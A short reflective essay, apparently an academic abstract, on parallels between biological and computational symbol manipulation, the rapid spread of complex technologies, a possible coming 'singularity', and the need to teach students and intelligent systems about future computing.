Computation and Biology share a common obsession with strings of letters, which are translated into complex 3D and 4D structures. Evolution (biological, technical, and cultural) will probably continue to act via manipulation of symbols (A, C, G, T, 0 & 1 , A-Z) plus "selection" at the highest "systems" levels. The power of these systems lies in complexity.
Simple representations of them (fractals, surgery, and drugs) may not be as fruitful as detailed programming of the symbols aided by hierarchical models and highly-parallel testing. Local decisions no longer stay local.Examples are the Internet, computer viruses, genetically modified organisms (GMOs), replicating nanotechnology, bioterrorism, global warming, and biological species transport. Information (& education) is becoming increasingly easy to spread (and hard to control). We are on the verge of begin able to collect data on almost any system at costs of
terabytes-per-dollar.

The world is manipulating increasingly complex systems, many at steeper-than-exponential rates. Much of this is happening without much modeling. Some people predict a "singularity" in our lifetime or at least the creation of systems more intelligent (and/or more proliferative) than we are (possibly as little as 100 Teraflops/terabytes). We need to not only teach our students how to cope with this, but start thinking about how to teach these "intelligent" systems as if they were students. As integrated circuits reach their limit soon, the next generation of computers may be based on quantum computing and/or biologically inspired. We need to be able to teach our students about this revolution, and via the Internet teach anyone else listening.